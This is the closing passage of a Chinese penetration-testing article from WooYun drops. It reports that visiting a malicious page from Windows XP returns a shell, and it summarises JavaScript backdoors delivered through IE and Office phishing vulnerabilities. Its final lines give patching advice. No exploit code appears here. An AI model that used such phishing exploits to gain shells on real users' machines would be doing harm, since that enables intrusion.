
xp系统访问直接弹回shell
如图
win7 x64访问会弹框
如图
0x08 小结
通过以上内容,结合最近流行的IE、Office等经典的钓鱼漏洞对JavaScript的用法做简要介绍,希望能让大家有所启发,JavaScript Backdoor在渗透中会发挥越来越大的作用。 当然,上述漏洞的防御方法已经普及,对于普通用户来说,建议及时更新补丁安装最新杀毒软件和防火墙。 本文由三好学生原创并首发于乌云drops,转载请注明